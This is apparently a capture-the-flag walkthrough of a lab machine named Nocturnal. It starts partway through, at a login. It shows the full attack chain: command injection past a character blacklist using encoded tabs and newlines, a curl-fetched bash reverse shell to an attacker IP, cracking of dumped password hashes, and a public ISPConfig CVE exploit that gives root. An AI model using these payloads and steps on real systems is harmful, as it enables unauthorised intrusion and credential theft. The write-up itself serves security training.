
Using `arHkG7HAI68X8s1J` as the password, we can log in as `amanda` user to the application.

Foothold


We can see a hyperlink to the admin panel upon logging in.



The `amanda` user can view the admin panel.




We can create application backups from the admin panel. Let's give it a dummy password and try to create a backup.




The output of the backup process is similar to running a zip against a file. Therefore, this application uses the user-provided password to create a ZIP archive. Since we control the user-provided password, let's perform command injection using the `;` character.

```
testpass; id
```



Using a traditional command injection payload, we get the above error. This concludes that the password is filtered.

Another feature of the admin panel is the ability to view the source code of files. We can confirm our conclusion by viewing the `admin.php` file from the file tree.




```
// View the content of the PHP file if the 'view' option is passed
if (isset($_GET['view'])) {
    $file = sanitizeFilePath($_GET['view']);
    $filePath = __DIR__ . '/' . $file;
    if (file_exists($filePath) && pathinfo($filePath, PATHINFO_EXTENSION) === 'php') {
        $content = htmlspecialchars(file_get_contents($filePath));
    } else {
        $content = "File not found or invalid path.";
    }
}

function cleanEntry($entry) {
    $blacklist_chars = [';', '&', '|', '$', ' ', '`', '{', '}', '&&'];

    foreach ($blacklist_chars as $char) {
        if (strpos($entry, $char) !== false) {
            return false; // Malicious input detected
        }
    }

    return htmlspecialchars($entry, ENT_QUOTES, 'UTF-8');
}


?>
```

We see a blacklist in place to filter the password characters one by one. The space character is also blocked. However, tabs and newlines aren't blocked.

Therefore, URL encoded tab and newline characters can be used as follows:

- Tabs -> `\t` -> `%09`
- New line -> `\n` -> `%0a`

Using these characters, a payload can be built to achieve command execution. The following payload has two parts.

- Part 1 - Downloading the shell payload to the target using `curl`.
- Part 2 - Executing the downloaded shell payload with `bash`.

The shell payload is created as follows:

```
$ echo "bash -c 'bash -i >& /dev/tcp/10.10.14.77/4193 0>&1'" > shell
```


Then let's host it using the Python HTTP server:

```
$ sudo python3 -m http.server 80
```

In this case, the request sent to create the backup must be intercepted with an HTTP proxy(`Burpsuite`), and the payload should be added.

```
password=kavi%0acurl%09http://10.10.14.77/shell%09-o%09/tmp/shell&backup=
```

> Note that the payload is `curl http://10.10.14.77/shell -o /tmp/shell,` which is encoded using tabs instead of spaces and adding a newline at the front.




After sending this, a request to your HTTP server will be made as follows:

```
$ sudo python3 -m http.server 80

<SNIP>
10.10.11.64 - - [21/Mar/2025 04:10:19] "GET /shell HTTP/1.1" 200 -
</SNIP>
```

Which means our shell payload was fetched and saved in `/tmp/shell`. Let's send another request to execute this downloaded shell payload in the target.

```
password=kavi%0abash%09/tmp/shell&backup=
```



Make sure to start a listener before you send the request.

```
$ nc -lvnp 4193

<SNIP>
www-data@nocturnal:~/nocturnal.htb$
</SNIP>
```

Then, a reverse shell should be received as the `www-data` user on your listener.

Lateral Movement

After upgrading to a TTY shell, let's enumerate the web application further.

```
www-data@nocturnal:~/nocturnal.htb$ script -q /dev/null -c bash
www-data@nocturnal:~/nocturnal.htb$ ls -la

<SNIP>
-rw-r--r-- 1 www-data  www-data  20480 Mar 21 08:00 nocturnal_database.db
</SNIP>
```

A SQLite database file called `nocturnal_database.db` can be found in the application's web root.

```
www-data@nocturnal:~/nocturnal.htb$ sqlite3 nocturnal_database.db

<SNIP>
sqlite> .tables
uploads  users
</SNIP>
```

Enumerating the database, we can find two tables called `users` and `uploads`. By enumerating the `users` table, we can see the password hash for a user called `tobias`.

```
sqlite> select * from users;
1|admin|d725aeba143f575736b07e045d8ceebb
2|amanda|df8b20aa0c935023f99ea58358fb63c4
4|tobias|55c82b1ccd55ab219b3b109b07d5061d
```

Let's crack this hash for the `tobias` user using `hashcat`.

```
$ echo -n 55c82b1ccd55ab219b3b109b07d5061d > hash
$ hashcat -m 0 hash /usr/share/wordlists/rockyou.txt

<SNIP>
55c82b1ccd55ab219b3b109b07d5061d:slowmotionapocalypse
</SNIP>
```

It retrieves the plain-text password as `slowmotionapocalypse`. Using this password, we can log in as `tobias` to the target with SSH and retrieve the user flag.

```
$ ssh tobias@nocturnal.htb
tobias@nocturnal.htb's password:

<SNIP>
tobias@nocturnal:~$ cat user.txt
8c2ce65e9b96cc3862e28722803010c8
</SNIP>
```

Privilege Escalation


By doing further enumeration as `tobias` reveals that port `8080` is open for the local interface `127.0.0.1`.

```
tobias@nocturnal:~$ ss -tlnp

<SNIP>
LISTEN           0                4096                                  127.0.0.1:8080
                 0.0.0.0:*
</SNIP>
```

Let's forward this port to the attacker's machine for further investigation.


```
$ ssh -L 8080:127.0.0.1:8080  -N -vv tobias@nocturnal.htb
```

After forwarding, we can visit `http://127.0.0.1:8080` from our attacker's machine.



It runs `ISPConfig`, an open-source hosting control panel for Linux. We can log in as `admin` using the password we cracked for the `tobias` user.

Once logged in, we can visit the `Help` page from the navigation menu, which reveals the version of `ISPConfig` that is running.



Using this version number, let's look for any released CVEs. A Google search for `ISPConfig exploit CVE 3.2.10p1` reveals CVE-2023-46818, which allows remote code execution using `ISPConfig`.

A public Proof-Of-Concept (`PoC`) on GitHub can be found, which we can use to exploit this.

- https://github.com/bipbopbup/CVE-2023-46818-python-exploit

First, we need to clone the relevant git repository.

```
$ git clone https://github.com/bipbopbup/CVE-2023-46818-python-exploit.git
$ cd CVE-2023-46818-python-exploit
```

Then, we execute the `exploit.py` by providing the credentials for the `admin` user, which gives us an interactive shell as the `root` user.

```
$ python3 exploit.py http://127.0.0.1:8080 admin slowmotionapocalypse

<SNIP>
ispconfig-shell# id
uid=0(root) gid=0(root) groups=0(root)
</SNIP>
```

This interactive shell can be used to read the root flag.

```
ispconfig-shell# cat /root/root.txt
0a08155311776b7babfbb915dcc7925c
```